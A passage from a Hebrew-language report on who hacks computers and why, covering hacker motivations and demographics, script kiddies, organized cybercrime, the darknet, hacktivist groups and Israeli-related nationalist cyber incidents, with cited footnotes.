Flame שנחשפה ב-2012.

⁶⁹ Conficker Working Group, Home\Infection Distribution, <http://www.confickerworkinggroup.org/wiki/pmwiki.php/ANY/InfectionDistribution>

⁷⁰ The New-York Times, Israeli Test on Worm Called Crucial in Iran Nuclear Delay, http://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html?_r=3&hp

⁷¹ Symantec Security Response, W32.Stuxnet Dossier, http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf



מי פורץ ולמה?

פרק זה מתאר מה הם הגורמים השונים שעומדים מאחורי פריצות למחשבים ומערכות מחשב. ננסה לברר מי פורץ לנו למחשב ומה הן מכלול הסיבות שמביאות את אותם גורמים לבצע את הפריצה.

הסיבות לפריצה

בתחילת מסמך זה תוארו האקרים כמתכנתי מחשב מוכשרים מעל הממוצע, אך מה גורם לאנשים מוכשרים לנסות לפרוץ למחשב? פול טיילור מצא בספרו Hackers - Crime and the Digital Sublime שישה סוגים שונים של מוטיבציות בקרב האקרים: התמכרות, סקרנות, שעמום, שיכרון כוח, הכרה בקרב חבריו ואידאולוגיה.⁷²

הבסיס הסוציולוגי - הסקרנות והאתגר

במגזין "מחשבים ואבטחה" במהדורת אוגוסט של שנת 1991 תיאר בלדן מנקוס במאמרו האקרים כאנשי מקצוע בעלי סקרנות אין סופית ורצון להבין בצורה מיטבית את המערכות מולם. למרות שכל האקר פועל ממניעים שונים, הרבה מהסיבות ניתנות לתיאור במסגרת מכנה משותף צר יחסית והוא הרצון להשביע סקרנות בלתי נגמרת. במהדורת 28 באוקטובר 1988 של המגזין הבריטי "גארדיאן", צוטט האקר בשם אדוארד סיין בהתייחסו למניעים שהביאו אותו לפרוץ למחשבים: "ההתרגשות היא קודם כל אינטלקטואלית. זה מתאים לאותם אנשים שאוהבים לפתור פאזלים... אני אף פעם לא הרסתי נתונים כלשהם ולא התעניינתי במידע עצמו". אלמנט משלים לאותה סקרנות הוא האתגר הגדול בפריצה. פריצה מוצלחת למערכת כמוה כפתרון לתעלומה. ככל שהאתגר נעשה גדול יותר, כך הוא מושך אליו את ההאקר.

האקר אחר בשם פול בדוורת' מצוטט בעיתון סאן שיצא לאור ב-18 במרץ 1993 כאומר שכשהוא התחיל לפרוץ למחשבים זה לא נחשב לפעילות לא חוקית. "כולם עשו את זה. העניין הוא שזה ממכר. אתה רוצה להמשיך עוד ועוד. קשה לעצור. לא ניסיתי לגרום לנזק. הדבר המרכזי הוא האתגר"⁷³. פריצה למערכות מחשב מונעת בראש וראשונה על ידי האתגר עצמו שבפריצה.

זאבים בודדים

"צרעה" הוא כינוייה הקיברנטי של ליזבת סלאנדר, פורצת מחשבים מיומנת בטריולוגיית "מילניום" של הסופר השבדי, סטיג לארסן. "צרעה" היא טיפוס מופנם ומתבודד אשר מוצאת נחמה בכישורי המחשב יוצאי הדופן שלה. גם שאר "חבריה" הקיברנטיים מורכבים משורה של אנשים בודדים ומופנמים אשר מוצאים דרור בזירה היחידה שאינה דורשת מהם לחשוף עצמם באמת בפני הזולת.⁷⁴

⁷² Paul A Taylor, Hackers- Crime and the Digital Sublime, 46, (Routledge, 1999)

⁷³ Peter Hoath and Tom Mulhall, Hacking Motivation and Deterrence, Part I, 16-19, (Computer Fraud & Security, April 1998)

⁷⁴ Stieg Larsson, Millennium (trilogy), <http://www.stieglarsson.com/Millennium-series/>

הגיל והתרגיל

לא בכדי מוצגים ההאקרים בספרות כגורמים מסתוריים ובודדים. אופי הפעילות של האקר הרי מכיל אלמנטים רבים שאינם חוקיים. גם מצבו החברתי ופעילותו הלילית בדר"כ מוסיפים נימה של אפלוליות ומסתוריות, אשר משווים לו קווי דמיון נוספים לאופי הפעילות של "גנב בחשכת ליל". לרוב עושה רושם שהאקרים הם צעירים. ברוב המקרים בהם אנו נחשפים בתקשורת להאקרים שנתפסים מדובר בחתך גיל שנע בין 17 לתחילת שנות השלושים.

גם הספרות תומכת בהשערה הזו: ספרו של רוג'ר בלייק Hackers in The Mist משנת 1994 מנסה לבחון את תופעת ההאקרים מזווית אנתרופולוגית. עבודה זו, כמו חלק ממחקרים אחרים בתחום, טוענת כי ההאקרים ברובם מונעים משיקולי רווח, כוח ותהילה. את הרווח הם משיגים כתוצאה מהמידע שברשותם, כמו מספרי כרטיסי אשראי. גם הכוח נגזר מהמידע שהם מצליחים להשיג מהמערכות שאליהן הם פורצים ובעקבותיו - גם התהילה. הנתון המעניין ביותר בעבודה של בלייק הוא גילם של ההאקרים. לפי המחקר מדובר בצעירים בין הגילאים 12 ל-28, רובם גברים בעלי אינטליגנציה גבוהה מהממוצע. רבים מהם סיפרו כי החברה לא מבינה אותם וכי הם אוהבים מאוד טכנולוגיה. נתון נוסף שעולה מבדיקת סיפוריהם של ההאקרים על ידי בלייק הוא העובדה כי הם נסחפים על ידי תפיסה עצמית של עצמם כ"עילויים" ומחפשים כל הזמן הכרה בקרב עמיתיהם המקצועיים.⁷⁵

גם במחקרה של אורלי טורגמן-גולדשמידט מ-2005 שבו ביצעה ראיונות עומק עם 54 האקרים ישראלים כדי לנסות ולהתחקות אחריהם ואיך הם תופסים את עצמם ואת הסביבה, ניכר שאוכלוסייה זו מורכבת מתמהיל דומה: קבוצת הגיל העיקרית נעה בין 20 ל-30; 78% מהם רווקים ו-51 מתוך 54 הם גברים. עוד היא גילתה כי 41% מהם הם בעלי השכלה על-תיכונית ול-74% מהם הכנסה הגבוהה מן הממוצע.⁷⁶

הפורצים

(Skiddies) Script Kiddies

למרות שרוב ההאקרים תופסים עצמם כגורם מקצועי וחיובי יחסית, קשה שלא להתייחס לצדדים הפחות חינוכיים של תחום הפריצה למחשבים. "ילדי סקריפטים" הוא כינוי שרווח מאוד בתחילת שנות ה-2000. ילדי סקריפטים הם צעירים אשר עושים שימוש בתוכנות ופקודות מוכנות מראש (סקריפטים), אשר ניתנות להורדה מהאינטרנט, על מנת לתקוף מחשבים אחרים. בדו"ח אשר פורסם על ידי המכון להנדסת מחשבים באוניברסיטת קרנגי-מלון בארה"ב עבור משרד ההגנה בשנת 2005, מתוארים אותם ילדי סקריפטים כ-"לא בשלים, אך לא פחות מסוכנים". בהמשך מתוארת מידת המודעות הנמוכה שלהם

⁷⁵ Roger Blake, Hackers in the Mist, 48-60 (Chicago, IL: Northwestern University, 1994)

⁷⁶ Orly Turgeman-Goldschmidt, Hackers' Accounts : **Hacking as a Social Entertainment (Social Science Computer Review, 2005)**

להשלכות הפריצה למחשבים: "...אין להם הבנה או עניין לגבי הנזק שהפעילות שלהם עלולה לגרום למערכות מחשב"⁷⁷.

הכינוי מכיל בתוכו את תמצית סיפור הפריצה למחשבים בעידן שלנו: הזמינות הרבה של תוכנות מוכנות מראש לתקיפת מחשבים והקלות הרבה שמיחוסת להפעלת תוכנות. כמו כן, ניתן להתרשם מקלות הדעת שמאפיינת בעיקר צעירים בעלי נגישות למחשבים וידע מתאים בעת פריצה למחשבים אחרים. כבר בתחילת שנות ה-2000 היו זמינות יותר מ-100 תוכנות מוכנות מראש לפריצה למחשבים, כך מצוטט ג'ון קלארק מחברת Network Associates בשנת 2001 במאמר של ג'ון לייזן על תרבות ילדי הסקריפטים⁷⁸.

ילדי הסקריפטים אינם מתאימים לאתוס ההאקרים הרומנטי שעשוי לעתים להצטייר מהפרסומים בתקשורת. הרמה הטכנולוגית הנדרשת לצורך ביצוע תקיפה נמוכה יחסית, מכיוון שכל האמצעים מסופקים או נרכשים על ידי הפורץ באינטרנט ואין חשיבות לדמיון, ליצירתיות ולחקרנות אשר מאפיינים את ההאקרים המתוחכמים יותר. כל שנותר לו הוא להגדיר בצורה פשוטה את מערכת התקיפה ולצאת לדרך. הזמינות והקלות בכלי הפריצה המוכנים מסייעות מאוד להעלאת הנגישות של פריצות למחשבים לאוכלוסיות שלמות אשר עד אז יכלו רק להתגרות מהסיפורים אשר הציפו את העולם בשנות התשעים של המאה העשרים ולהביא לעליה בפריצות למערכות מחשב לאורך כל שנות האלפיים.

במחקר של חברת Tuffin הישראלית, אשר פורסם בשנת 2010, נשאלו כ-1000 סטודנטים ניו-יורקים לגבי דעתם על פריצה למחשבים (האקינג). תוצאות המחקר מראות כי כ-50% חשבו כי מדובר במשהו "מגניב" והן בהחלט מאששות את העלייה בפופולאריות של פריצה למחשבים בקרב צעירים חסרי ייחוד ומיומנות מיוחדת במחשבים. גם מחקר מקביל שנערך על אוכלוסיית סטודנטים אקראית בלונדון חשף ממצאים דומים. במחקר זה העידו כ-28% כי "פריצה למערכות מחשב היא מטלה קלה", בעוד ש-23% טענו כי פרצו בפועל למערכות מידע⁷⁹.

קבוצות מאורגנות

בסקירה ההיסטורית לעיל הוזכרו מספר קבוצות האקרים ופריקרים מאורגנות. שמען של קבוצות אלה האפיל בדר"כ על ההאקרים העצמאיים של אותן תקופות. עם זאת, הזכרנו כי ההאקרים הם טיפוסיים מתבודדים, או לפחות נתפסים ככאלה. למה, אם כן, מתקבצים האקרים לקבוצות מאורגנות? להצטרפות של פרטים לקבוצות יש הסברים סוציולוגיים מורכבים. התפיסה הרווחת היא כי האדם הוא ייצור חברתי במהותו. האקרים אומנם נתפסים כטיפוסים פתולוגים ולא כייצורים חברתיים, אך גם הם מוצאים מקום

⁷⁷ Nancy R. Mead et al.: *Security Quality Requirements Engineering Methodology* (Carnegie Mellon University, 2005)

⁷⁸ The Register, *Virus toolkits are s'kiddie menace*,

http://www.theregister.co.uk/2001/02/21/virus_toolkits_are_skiddie_menace/

⁷⁹ FastCompany, *IT Security Firm: Fear Students*, <http://www.fastcompany.com/1690541/it-security-firm-fear-students>

בקהילות משל עצמם אשר מספקות להם תמיכה, ניסיון, אימון ומסגרות מקצועיות מתאימות. מה שמושך אותם לעבוד ביחד זה במקרים רבים היא מטרה משותפת, אידאולוגית או אחרת כדוגמת רווח כספי.⁸⁰

ארגוני פשע

אחת הסיבות הנפוצות ביותר להתאגדות של קבוצות האקרים היא למטרות ביצוע פשעים קיברנטיים. רוב הפשיעה הקיברנטית כיום מקורה בקבוצות פשע מאורגנות. המוטיבציה הבלעדית של קבוצות אלה היא רווח כספי גרידא. בעדות של גורדון סנאו, סגן מנהל מחלקת הסייבר ב-FBI בפני הוועדה לפשיעה וטרור של הסנאט האמריקאי באפריל 2011 תואר עולם הפשיעה הקיברנטית כעסק כלכלי ומאורגן לעילא: "הפושעים הקיברנטיים בונים עסקים שלמים סביב פיתוח, תחזוקת ומכירת בוטנטים (botnets).⁸¹ לקבוצות פושעים אלה יש מתכנתים אשר בונים את מערכות הפריצה, אנשי מכירות אשר מוכרים או משכירים את התוכנות הזדוניות שמפעילות את הבוטנטים ובמקרים מסויימים אף אנשי תמיכה לתקלות ושירות לקוחות. פושעים אלה עובדים במשותף כדי לייצר מערכות קלות לתפעול על ידי הלקוחות וקשות לזיהוי על ידי הרשויות".⁸²

בדו"ח נוסף של ה-FBI ממרץ 2010 מפורטים לפרטי פרטים עשרת בעלי התפקידים העיקריים בשרשרת האספקה של ארגוני הפשע הקיברנטי. תפקידים אלה כוללים את אותם מתכנתים אשר בונים את מערכות המחשוב (כן כן) לצורכי פשיעה קיברנטית; יש סוחרים וספקים של מידע גנוב שנאסף במערכות; אנשים טכניים אשר מתחזקים את מערכות המחשוב ומפקחים על "העקבות" של המערכות בקרב ספקיות האינטרנט כדי לצמצם את האפשרות שיתחקו אחריהן; האקרים - אשר מאתרים פגיעויות במערכות מידע אזרחיות לפי רשימות מסודרות וסדרי קדימויות; אנשי ההונאות - אלה אותם פושעים אשר עוסקים באיסוף מידע אשר נחוץ להוצאת התקפות. בדר"כ מדובר בפעולות הכוללות הונאות "הינדוס חברתי"; "המארחים" הם אותם גורמים אשר ממונים על בניית רשת שרתים לגיטימיים שמחוברים בשירותי הפניות (proxy) לתשתית הפשיעה, כך שאלה לא יזוהו על ידי רשויות החוק; "פודי הכספים" (cashers) הם גורמים האמונים על רשת בקרת החשבונות והפקדות הכספים של הלקוחות. הם גם אלה שמספקים מעטפת מנהלתית שלמה לבלדרים (money mules); הכספרים (tellers) - כשמן כן הם: אחראים על העברת כספים והמרה של מטבעות מהעולם הדיגיטלי.⁸³ לעולם האמיתי וחזרה; בעלי התפקיד האחרונים בשרשרת על פי דו"ח ה-FBI הם "המנהיגים". אלה הם מנהלי הפרויקטים אשר בוחרים את האנשים ומצוותים את אנשי המקצוע למשימות. הם בוחרים את המטרות ומגדירים יעדים. במקרים רבים אין מדובר באנשים בעלי יכולות טכניות, אולם הם "המושכים בחוטים".⁸⁴

⁸⁰ Tim Jordan and Paul Taylor: **A sociology of hackers (The Editorial Board of The Sociological Review 1998)**

⁸¹ רשתות מחשבים משוטים אשר מסייעים לפעילות לא חוקית ללא ידיעת בעליהם החוקיים.

⁸² FBI, **Testimony: cybersecurity responding to the threat of cyber-crime and terrorism,**

<http://www.fbi.gov/news/testimony/cybersecurity-responding-to-the-threat-of-cyber-crime-and-terrorism>

⁸³ למשל bitcoins המוכרים כאמצעי תשלום ברשת ה-Darknet (ראו הרחבה בהמשך המסמך).

⁸⁴ The FBI, **Speech: The Cyber Threat, Who's Doing What to Whom,** <http://www.fbi.gov/news/speeches/the-cyber-threat-whos-doing-what-to-whom>

ברוכים הבאים לרשת האפלה



פשיעה קיברנטית אינה מוגבלת רק לעבירות בין מחשבים כפי שהן מוגדרות בחוק המחשבים, תשנ"ה-1995, אלא גם לעבירות בהן המחשב ורשת התקשורת המוצפנת מהווים תווך בלבד לביצוע הפשע. אחת הדוגמאות המפורסמות ביותר לשימוש ברשת האינטרנט כמקלט לעבירות מכל הסוגים והמינים היא "הרשת האפלה", ה-Darknet. הרשת האפלה היא אומנם שם כולל לפעילות מחתרתית שנעשית באינטרנט על ידי גורמים שונים ומשונים, אולם את שיטת ניתוב הבצל (TOR - The Onion Routing), השכיחה ביותר לקיום הרשת, פיתח במקור הצי האמריקאי כדי להצפין מידע מסווג על פעולותיו ברשת האינטרנט⁸⁵. TOR זמינה כיום להורדה לכל דורש והיא ממשיכה להתפתח באדיבות קהילת הגולשים והמפתחים ברחבי העולם⁸⁶. לצד פעילי זכויות אדם, עיתונאים ושאר גורמים העושים שימוש ברשת האפלה מתוך כוונה לשמור על פרטיותם, פועלים ברשת זו פושעים מסוגים שונים הנהנים מחיסיון וחוסר אונים של המשטרה ומרגישים חופשיים להגשים את האפלים שבפשעיהם⁸⁷.

פריצה אידאולוגית

אידאולוגיה היא מרכיב חשוב מאוד בהמרצת ההתנהגות של הרבה האקרים. לא מעט פריצות למערכות מחשב יוחסו לאורך השנים להאקרים אשר פעלו על רקע אידאולוגי.

בין השאר ניתן למנות את תולעת המחשב הראשונה שיוחס לה מימד פוליטי. מדובר בתולעת WANK (Worms Against Nuclear Killers) אשר הוחדרה למחשבי NASA בשנת 1989 כנראה על ידי שני האקרים אוסטרליים מחאה נגד שימוש לכאורה בפלוטוניום במערכות הדלק של החללית גלילאו⁸⁸.

פריצות שבוצעו באמצע שנת 2001 על ידי גוף בשם סייבר ג'יהאד. גוף זה התקיף את אתר משטרת אינדונזיה כדי להפעיל עליה לחץ לשחרר פעיל פוליטי⁸⁹. גופים ואירועים אקטואליים יותר ניתן למצוא בפרשיות הקשורות בפעילות של גופים כמו Anonymous אשר להם יוחסו פעולות כמו התקפת מניעת שירות נגד ארגון IFPI⁹⁰ וספקיות אינטרנט שונות בפרשת סגירת אתר The Pirate Bay⁹¹ והתקפה דומה

⁸⁵ The TOR Project, About Tor, <https://www.torproject.org/about/overview.html.en>

⁸⁶ NRG, מדורי גיהנום: כך פועל גן העדן לפדופילים ופושעים באינטרנט,

<http://www.nrg.co.il/online/1/ART2/370/929.html?hp=1&cat=402&loc=1>

⁸⁷ רועי גולדשמידט, שימוש ברשתות תקשורת אנונימיות על גבי האינטרנט למטרות פשיעה (הכנסת, מרכז המחקר והמידע (2012)

⁸⁸ Dreyfus, Suelette, Underground: Tales of Hacking, Madness, and Obsession on the Electronic Frontier, Mandarin Australia, 1997

⁸⁹ Antariksa, 2001. I am a thief, not a hacker: Indonesia's electronic underground. Latitudes Magazine, 12- 17 (July 2001)

⁹⁰ http://www.ifpi.org/content/section_about/index.html

⁹¹ ZDNET, The Pirate Bay criticizes Anonymous for DDoS attack, <http://www.zdnet.com/blog/security/the-pirate-bay-criticizes-anonymous-for-ddos-attack/12072>

נגד משרד המשפטים האמריקאי לאחר סגירת אתר Megaupload.⁹² קבוצה נוספת היא Lulzsec אשר לה מיוחסים, בין השאר, פעולות כנגד חברת Sony, גופים שותפים של ה-FBI, חברת ייעוץ לאבטחת מידע בשם HBGary.⁹³ ופעולות נוספות. שני חברים בריטים מהקבוצה אף נעצרו והודו בהתקפות כנגד גופים אלה ואחרים.⁹⁴

Wikileaks הוא אתר הדלפות פוליטיות שזכה לתהילת עולם לאחר הדלפת ענק של יותר מ-250 אלף



תשדורות ומסמכים השייכים למשרד החוץ האמריקאי. אומנם, לא הוכח כי חברי אתר זה ובראשם ג'וליאן אסאנג' המייסד פרצו וצותתו בעצמם למערכות פדראליות ובינלאומיות, אולם בחלק מהמקרים הורשעו גורמים שונים אשר השיגו מידע שהועבר לאחר מכן לפרסום באתר. אחד המקרים המפורסמים יותר הוא מעצרו של ברדלי מאנינג, חייל אמריקאי בשירות משרד החוץ, אשר העביר, על פי החשד, קבצים רבים ל-Wikileaks.⁹⁵ האקרים, הפועלים על רקע אידאולוגי, פועלים בשם מטרות פוליטיות שונות. בשעה שחלק מהאקרים האידאולוגים פועלים בהתאם למדיניות פוליטית לאומנית שעומדת בקנה אחד עם מדיניות הממשלה שלהם, אחרים פועלים נגד הריבון שלהם.⁹⁶

האקטיביזם

ד"ר אלכסנדרה סמואל הגדירה את ההאקטיביזם כ"חתונה בין אקטיביזם פוליטי לפריצה של האקרים"⁹⁷. סמואל מאפיינת שלושה טיפוסים עיקריים של האקטיביסטים: כאלה הפועלים כפורצים פוליטיים (political hacktivists). דוגמאות לפעילויות מהסוג הזה הן השחתת אתרים על רקע לאומני ופריצה לאתרים המזוהים עם ישויות פוליטיות או לאומיות אשר ההאקר נמצא עמן בקונפליקט. הטיפוס השני של האקטיביסטים מכונה Performative Hactivism. אלה האקרים שפועלים על רקע אנרכיסטי יותר. הם יהיו אלה שמתנגדים לגלובליזציה, לבעלי הון וידאגו לזכויות אדם (או לפחות לחלק מהן).



קבוצות מוכרות הן אותן קבוצות שהוזכרו כבר למעלה (Anonymous, Lulzsec) ואחרות). הטיפוסים האחרונים שמתוארים על ידי סמואל הם העוסקים ב- Political Coding. הכוונה היא להאקרים "מפוכחים" או בשלים יותר שכבר צברו ניסיון חיים ומאופיינים במצפון חברתי מפותח יותר מחבריהם הצעירים והנמרצים.

⁹² RT, Internet strikes back: Anonymous' Operation Megaupload explained , <http://rt.com/usa/news/anonymous-barrettbrown-sopa-megaupload-241/>


⁹³ <http://www.hbgary.com/>

⁹⁴ Forbs, Two Members Of Hacker Group LulzSec Plead Guilty To Cyber Attacks, <http://www.forbes.com/sites/parmyolson/2012/06/25/two-members-of-hacker-group-lulzsec-plead-guilty-to-cyber-attacks/>

⁹⁵ Bradley Manning, Free Bradley Manning, <http://www.bradleymanning.org/>

⁹⁶ Nir Kshetri, Pattern of global cyber war and crime: **A conceptual framework**, Journal of International Management 11 (2005)

⁹⁷ Alexandra Whitney Samuel: **Hactivism and the Future of Political Participation** (Harvard University 2004)



האקטיביסטים אלה נתפסים כסייבר-ליברטריאניסטים ברמה הפילוסופית. פעילות האקטיביסטית שמיוחסת לטיפוסים אלה היא הפצת קוד בשם DeCSS שמסוגל לפתוח את ההצפנה של תקליטורי DVD וכך לאפשר צפייה בהם באופן חופשי על מחשבים המריצים מערכות הפעלה מסוג Linux. פרויקט נוסף שיוחס לפעילות של political coders מקבוצה בשם CDC (Cult of the Dead Cow) הוא פרויקט "האקטיביסמו" לשמירה על רשת האינטרנט נקייה מצנזורה וחופשית לכולם⁹⁸.

יש לציין כי משתי הדוגמאות האחרונות ניתן להתרשם כי עיקר הפעילות של כותבי הקוד הפוליטיים היא פעילות במרחב הציבורי (חוקית יותר או פחות) ופחות בפריצה למערכות מחשב.

לאומנות ופריצה למחשבים

אפשר להתייחס ללאומנות ופטריוטיזם כתת-משפחה בפריצות אידאולוגיות. כישראלים, זהו הצד המוכר יותר של האקטיביזם שאליו אנו נחשפים מדי כמה חודשים. הסכסוך הישראלי-פלשתיני הגיע גם הוא לעולם הווירטואלי. מאז פריצתה של האינתיפאדה השנייה (29 ספטמבר 2000) והירידה הדרסטית בהכנסה הממוצעת של האוכלוסייה הפלשתינית בשטחי יהודה ושומרון, חלה עליה חדה באחוז התושבים המחוברים באופן קבוע לאינטרנט (28.5% נכון ל-2009⁹⁹). הרבה מהצעירים הפלשתינים גילו, כמו צעירים בכל מקום אחר בעולם, את נפלאות ויכולות הרשת העולמית. לצד תקשורת בין צעירים פלשתינים למורים ולמוסדות החינוך שלהם, הלכה והתבססה רשת האינטרנט כמדיום חדש למאבק בישראל¹⁰⁰.

מלחמת לבנון השנייה - קיץ 2006


לאורך כל העשור הראשון של שנות האלפיים נרשמו התנצחויות קיברנטיות בין האקרים ישראלים לשכניהם במזרח התיכון. בעולם הרחב לא קשה למצוא גורמים פרו פלשתינים אשר מוכנים ויכולים לבצע התקפות קיברנטיות על אתרים ישראלים ויהודיים. גורמים פרו ישראלים מצדם לא נשארו חייבים והחזירו מלחמה שארה כנגד אתרים המזוהים עם מוסדות ומדינות ערביות. "כלים טכניים הפכו להיות כלי נשק מרכזיים בסכסוכים פוליטיים וחברתיים"¹⁰¹. המרחב הקיברנטי אכן אינו מוגדר בגבולות שלפיהם אזרחים מתייחסים לתוכן כלשהו על פי הלאומיות שלהם. במרחב כזה לחימת סייבר מוגדרת כלחימה א-סימטרית. השימוש במרחב הקיברנטי בעת לחימה מטשטש מאוד לא רק את העולם הפיסי עם העולם הווירטואלי, אלא גם את העולם האזרחי עם העולם הצבאי. בעימותים כמו העימות הקיברנטי בין ישראל לחיזבאללה בזמן מלחמת לבנון השנייה בקיץ 2006 רואים כי אזרחים ומומחים מחשב משני צידי המתרס נטלו חלק

⁹⁸ Cult Dead Cow, FAQs, http://www.cultdeadcow.com/cDc_files/HacktivismoFAQ.html

⁹⁹ PCBS, Palestine in Figures 2009, <http://www.pcbs.gov.ps/Portals/PCBS/Downloads/book1661.pdf>

¹⁰⁰ Makram Khoury-Machool: Palestinian Youth and Political Activism the emerging Internet culture and new modes of resistance (Policy Futures in Education, Volume 5, Number 1, 2007)

¹⁰¹ Timothy Jordan: Technopower and its cyberfutures (Living with Cyberspace, Technology and Society in the 21st Century. Continuum 2003, pp 120-131)



פעיל במאמצי הלחימה כ"חילים וירטואליים". גם תומכים יהודים וגורמים אנטי ישראלים הצטרפו מהר מאוד למערכה ותרמו, כל אחד בתחומו, למאמץ הכללי¹⁰². בתקופת המלחמה עשו שני הצדדים שימוש מאסיבי בכלים טכניים לצרכי פגיעה, השבתה וסילוף מידע במערכות היריב.

המשטים לעזה

בשנים 2010-2011 נעשו מספר ניסיונות לשבור את הסגר על רצועת עזה ולהעביר סיוע הומניטארי באמצעות ספינות של מתנדבים מארצות אירופה והמזרח התיכון. אחד המשטים הסתיים בהתנגשות חריפה בין כוחות צה"ל לפעילים על ספינה טורקית בשם "מרמרה" ב-31 במאי 2010. כחלק מגל המחאה האנטי ישראלי בעקבות המשט התרבו מאוד מקרי ההתקפות על אתרים ישראלים רשמיים בידי פעילים פרו פלשתינים\טורקים ברחבי העולם. בנובמבר 2011 הופלו מספר אתרי ממשלה ואתר המוסד ככל הנראה על ידי פעילים של ארגון אנונימוס כתגובה על עצירת משט נוסף כמה ימים לפני כן¹⁰³. לפני ההתקפה פרסם הארגון סרטון ב-YouTube ובו הוא תיאר את עצירת המשט כפשע נגד האנושות, הדמוקרטיה, השלום וחוקי הימאות. הארגון איים כי מדינת ישראל חייבת להפסיק לעצור משטים חוקיים, לדבריו, בשם המאבק בטרור ולהפסיק לעצור אנשים חפים מפשע אשר מנסים לסייע לתושבי עזה. במידה ולא יעצרו הפעולות הללו, לארגון לא תיוותר ברירה והוא יתקוף פעם אחר פעם עד אשר הפעילות של ישראל תיפסק. הקריין בסרטון חותם את דבריו במשפט: אנחנו אנונימוס. אנחנו לא סולחים ולא שוכחים. מדינת ישראל, צפי לנו"¹⁰⁴.

ההאקר הסעודי

"למעלה מ-400 אלף פרטים מלאים של ישראלים, ביניהם עשרות אלפי פרטי כרטיס אשראי, נגנבו על ידי האקרים סעודים. ההאקרים מתכוונים לפרסם עד כמיליון כרטיסי אשראי", כך זעקה הכותרת הראשית באתר Ynet ב-2 בינואר 2012 במה שנודע מאוחר יותר כפרשת "ההאקר הסעודי"¹⁰⁵. ההאקר (או קבוצת האקרים) תחת הכינוי 0x0mar העלתה לאתר בשם Pastebin רשימה שכללה כמה מאות אלפי רשומות ובהן פרטי כרטיסי אשראי של לקוחות ישראלים.

בימים הראשונים שלאחר התפוצצות הפרשה שררה אווירת פאניקה בקרב רבים בציבור. הציבור הרחב נחשף בפעם הראשונה לתופעה מוכרת וותיקה בעולם הפשיעה הקיברנטית, אך הפעם מזווית לאומנית. התבטאויותיו של מי שטען כי הוא ההאקר הסעודי, הן באתרי אינטרנט שונים¹⁰⁶ והן לכלי תקשורת

¹⁰² Sabrine SAAD et al.: **Asymmetric Cyber-warfare between Israel and Hezbollah: The Web as a new strategic battlefield** (WebSci'11 2011)

¹⁰³ Haaretz, Israel government, **security services websites down in suspected cyber-attack**, <http://www.haaretz.com/news/diplomacy-defense/israel-government-security-services-websites-down-in-suspected-cyber-attack-1.394042>

¹⁰⁴ YouTube, **Anonymous- A Message to the State of Israel**, <http://www.youtube.com/watch?v=Z3l1wDWYQwk&feature=related>.

¹⁰⁵ YNET, **אלפי כרטיסי אשראי ישראלים נגנבו על ידי האקרים**, <http://www.ynet.co.il/articles/0,7340,L-4170430,00.html>

¹⁰⁶ Pastebin, **group-xp credit cards update**, <http://pastebin.com/13nJQQ9p>

ישראלים¹⁰⁷, הצביעו בבירור כי המניע לפעולה היה לאומני. למרות שהסתבר בדיעבד כי מספר כרטיסי האשראי שנחשפו בפועל היה קטן בהרבה מהמספר הראשוני שפורסם¹⁰⁸, פרשת ההאקר הסעודי העלתה לכותרות נקודה מעניינת נוספת: הוספת מימד קיברנטי לעורף הלאומי. הקלות שבה ניתן לבצע מניפולציות ולפגוע בביטחון האישי של כל אחד מאתנו הודגמה ביתר פשטות בפרשה הזו. כואבת לא פחות הייתה התגובה הלא מקצועית, לא מידתית ולא אחראית של חלק מאנשי המקצוע שהתראיינו לכל כלי תקשורת בשטח וגרוע מכך - אנשי ציבור שנהגו כך¹⁰⁹. שירות חשוב מאוד שפרשת ההאקר הסעודי ופרשת הפלת אתרי אל-על והבורסה שהתלוותה אליה סיפקו לנו, הוא הצורך החיוני העלאת המודעות הלאומית והאישית של נושא אבטחת המידע באינטרנט.

ארגוני טרור - החיזבאללה

הלחימה בין צה"ל לחיזבאללה מתרחשת כבר יותר משני עשורים במקביל בכל הזירות המוכרות לנו: יבשה, ים ואוויר. הצהרות הצדדים וכן הניסיון מלמדים אותנו ששני הצדדים עושים שימוש מרובה גם במרחב הקיברנטי כדי להתיש את הצד השני ולהשיג הישגים גם בחזית זו. לחיזבאללה מוטיבציה ברורה לפעול במרחב זה ממספר סיבות: ראשית מדובר בזירה שבה "נעלם" היתרון לגודל. האסימטריות של המרחב הקיברנטי מעמידה ארגון כמו החיזבאללה בשורה אחת עם המתקדמות שבמדינות העולם. מוטיבציה נוספת נעוצה באופי של הארגון השיעי ובהיותו ארגון המאמץ טכניקות וטכנולוגיות חדשות בכל רבדי הלחימה¹¹⁰. ארגון זה מחבר את תפיסת הלחימה הקיברנטית שלו עם פעילות בממדים אחרים ובמיוחד מול הציבור הרחב.

